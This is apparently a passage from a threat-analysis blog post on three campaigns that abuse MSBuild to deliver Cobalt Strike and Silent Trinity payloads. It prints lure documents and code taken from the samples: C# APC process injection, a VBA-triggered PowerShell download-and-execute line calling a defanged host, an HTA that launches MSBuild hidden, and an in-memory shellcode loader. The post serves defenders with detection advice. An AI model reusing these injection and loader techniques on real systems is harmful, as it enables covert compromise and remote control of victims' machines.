
Brief Cisco Threat Grid explanation of the MSBuild-related indicator of compromise.

Case 1: Word document to MSBuild payload on Dropbox

Our first case study of an actual campaign using MSBuild to deploy a payload is a Word document that displays a fairly common fake message prompting the user to "enable content" to execute a VBA macro code included in the document.

Once enabled, the VBA code creates two files in the user's Temp folder. The first one is called "expenses.xlsx" and it is actually an MSBuild configuration XML file containing malicious code to compile and launch a payload.

According to VirusTotal, the sample was hosted on a publicly accessible Dropbox folder with the file name "Candidate Resume - Morgan Stanley 202019.doc," which indicates that the campaign was targeted or that the actor is conducting a red team exercise to attempt to sneak by a company's defenses.



This document is encrypted by
Outlook Protect Service

To decrypt document, please perform the following steps:

1. If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.
2. Once you have enabled editing, please click "Enable content" on the yellow bar above.


Why i cannot open this document?

→ You are using iOS, Android.

→ You are trying to view this document using an online viewer.

Sample when opened.

The second file created by the VBA code in the user's temporary folder is called "resume.doc." This is a clean decoy Word document that displays a simple resume for the position of a marketing manager.



GM

OBJECTIVE

To lead creative teams, multimedia divisions and corporate communications departments.

SKILLS

Adobe Creative Cloud
Crystal Reports
MS Office including OneNote, PowerPoint, SharePoint, and Excel
Google Analytics/SEO
Content Management Systems (CMS)

EXPERIENCE

MARKETING SUPERVISOR • MORGAN STANLEY • MAR 2014 - PRESENT
Developed marketing programs for business-to-business clients. Used an integrated approach to create balanced programs for clients to build their respective brands.

- Expanded client base by 62% in three years by consistently delivering goal-surpassing marketing results and ensuring client satisfaction.

PREVIOUS JOB HISTORY REDACTED FOR CANDIDATE PRIVACY

EDUCATION

BACHELOR OF SCIENCE, COMMUNICATIONS • UNIVERSITY OF MICHIGAN – ANN ARBOR • SPRINT 2000

- Focus in Corporate Brand Management
- Brand reputation ambassador

VOLUNTEER EXPERIENCE OR LEADERSHIP

Business Honors Program (1998-2000)


- Treasurer
- Responsible for ensuring the proper management and priorities of the treasury for a 100+ member program

Phi Gamma Delta (1996-2000)

- Steward of traditions – Organized annual dinner for all alumni members

The decoy clean document.


Winword launches MSBuild, which starts the C# compilers csc.exe and cvtres.exe.



Threat Grid process tree execution of the sample.

We can also see the MSBuild process launching Internet Explorer (iexplore.exe). iexplore.exe is launched in a suspended mode so that the payload, which is a Cobalt strike beacon, can be copied into its process space and launched by queuing the thread as an asynchronous procedure call, one of the common techniques of process injection.

Blue teams should regularly investigate parent-child relationships between processes. In this case, seeing winword.exe launching the MSBuild.exe process and MSBuild.exe launching iexplore.exe is highly unusual.




```
byte[] payload = System.Convert.FromBase64String(b64_payload);
string processpath = @"C:\program files (x86)\internet explorer\iexplore.exe";
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(processpath, null,
    IntPtr.Zero, IntPtr.Zero, false,
    ProcessCreationFlags.CREATE_SUSPENDED,
    IntPtr.Zero, null, ref si, out pi);
IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, payload.Length,MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess,resultPtr,payload,payload.Length, out bytesWritten);
Process targetProc = Process.GetProcessById((int)pi.dwProcessId);
ProcessThreadCollection currentThreads = targetProc.Threads;
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, currentThreads[0].Id);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess,resultPtr, payload.Length,PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr,sht,IntPtr.Zero);
IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
```

MSBuild-based process injection source code.

Case 2: Excel file to Silent Trinity


The second case study has a similar pattern to the previous one. Here, we have an Excel file that looks like it contains confidential salary information but prompts the user to enable editing to see the content.



	A	B	C	D	E	
1	First Name	Last Name	Salary (Brutto)	Salary (Netto)		
2	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		Error connecting to database server. Please click above on **Enable Editing**
3	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
4	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
5	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
6	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
7	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
8	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
9	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
10	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
11	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
12	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
13	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
14	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
15	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
16	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
17	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
18	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
19	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
20	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
21	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
22	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
23	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
24	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		
25	Error - CONNECT	Error - CONNECT	Error - CONNECT	Error - CONNECT		

Excel sample when opened

The Excel file contains a VBA macro code that does not look very suspicious at first glance but actually calls to another function. This function also starts out rather innocuously, but eventually ends with a suspicious call to Wscript.Shell using a document Subject attribute containing a URL of the next loader stage.



```
      If middleNum < smallNum Then
         temp = middleNum
         middleNum = smallNum
         smallNum = temp
      End If
      End If
Dim oShell
Set oShell = CreateObject("WScript.Shell")
oShell.Run ActiveWorkbook.BuiltinDocumentProperties.Item("Subject")
Set oShell = Nothing
MsgBox "Error! Authorization failed."
End Function
```


VBA Code using the Subject attribute of the document to launch the next stage.

The document subject property contains the code to execute PowerShell and fetch and invoke the next stage:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -w hidden -Command
iex(New-Object
System.Net.WebClient).DownloadString('hxxp://apb[.]sh/helloworld[.]ps1')
```

Helloworld.ps1 downloads the MSBuild configuration from another URL, hxxp://apb[.]sh/msbuild[.]xml and launches it. Finally, Helloworld.ps1 downloads a file from hxxp://apb[.]sh/per[.]txt and saves it as a.bat in the user's \Start Menu\Programs\Startup\ folder. A.bat ensures that the payload persists after users logs-out of the system.


The downloaded MSBuild configuration file seems to be generated by the Silent Trinity .NET post-exploitation framework. It stores a .NET assembly payload as a file compressed with zlib and then encoded using a base64 encoder. Once decoded, the Silent Trinity stager assembly is loaded with the command and control URL pointing to hxxp://35[.]157[.]14[.]111, and TCP port 8080, an IP address belonging to Amazon AWS range.



All stages of the Silent Trinity case study.

Silent Trinity is a relatively recent framework that enables actors and members of red teams to conduct various activities after the initial foothold is established. An original Silent Trinity implant is called Naga and has an ability to interpret commands sent in the Boolang language. The communication between the implant and the C2 server is encrypted even if the data is sent over HTTP.

In this case, the actors are using an older version of Naga, which does not use Boolang, but it attempts to load IronPython, implementation of Python for .NET framework.




```
using IronPython.Hosting;
using IronPython.Modules;
using Microsoft.CSharp.RuntimeBinder;
using Microsoft.Scripting.Hosting;

// Token: 0x02000002 RID: 2
public class ST
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    static ST()
    {
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
          (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate cert, X509Chain chain,
          SslPolicyErrors sslPolicyErrors) => true));
        ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
    }

    // Token: 0x06000002 RID: 2 RVA: 0x000020A4 File Offset: 0x000002A4
    [return: Dynamic]
    public static dynamic CreateEngine()
    {
        ScriptRuntimeSetup scriptRuntimeSetup = Python.CreateRuntimeSetup(ST.GetRuntimeOptions());
        ScriptRuntime scriptRuntime = new ScriptRuntime(scriptRuntimeSetup);
        ScriptEngine engine = Python.GetEngine(scriptRuntime);
        ST.AddPythonLibrariesToSysMetaPath(engine);
        return engine;
    }
```

Silent Trinity implant loading IronPython engine.

Like with any post-exploitation framework, it is difficult to make a decision if this campaign is truly malicious or it was conducted by a red team member.

Case 3: URL to encrypted Cobalt Strike beacon


Our final case study has a different infection chain. It starts with a web page hosting an alleged code of conduct document for employees of a known apparel manufacturer G-III. The document is an HTML application written in VB Script that creates an MSBuild configuration file and runs MSBuild.



```
Set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile("C:\Windows\Tasks\z.xml",2,true)
objFileToWrite.WriteLine(content)
objFileToWrite.Close
Set objFileToWrite = Nothing
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
If GetObject("winmgmts:root\cimv2:Win32_Processor='cpu0'").AddressWidth _
        = 64 Then
    errReturn = objProcess.Create("C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe c:\Windows\Tasks\z.xml", null , objConfig, intProcessID)
Else
    errReturn = objProcess.Create("C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe c:\Windows\Tasks\z.xml", null, objConfig, intProcessID)
End If
```

VB Script HTA file creating a configuration file and invoking MSBuild.

The MSBuild configuration file contains an inline task class that uses an external URL to retrieve the key to decrypt the encrypted embedded payload. The key was stored in the URL hxxp://makeonlineform[.]com/forms/228929[.]txt. The embedded payload is a Cobalt Strike Powershell loader which deobfuscates the final Cobalt Strike beacon and loads it into the process memory.




```
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc),
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr])
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $SHAQ | wait-job | Receive-Job
}
else {
    IEX $SHAQ
}
```

Deobfuscated Cobalt Strike PowerShell loader.

Once the Cobalt Strike beacon is loaded, the HTA application navigates the browser to the actual URL of the G-III code of conduct. Finally, the generated MSBuild configuration file is removed from the computer.

If we look at the process tree in the graph generated by Threat Grid, we see that a potentially suspicious event of MSBuild.exe process launching PowerShell. Mshta.exe does not show up as a parent process of MSBuild.exe, otherwise, this graph would be even more suspicious.



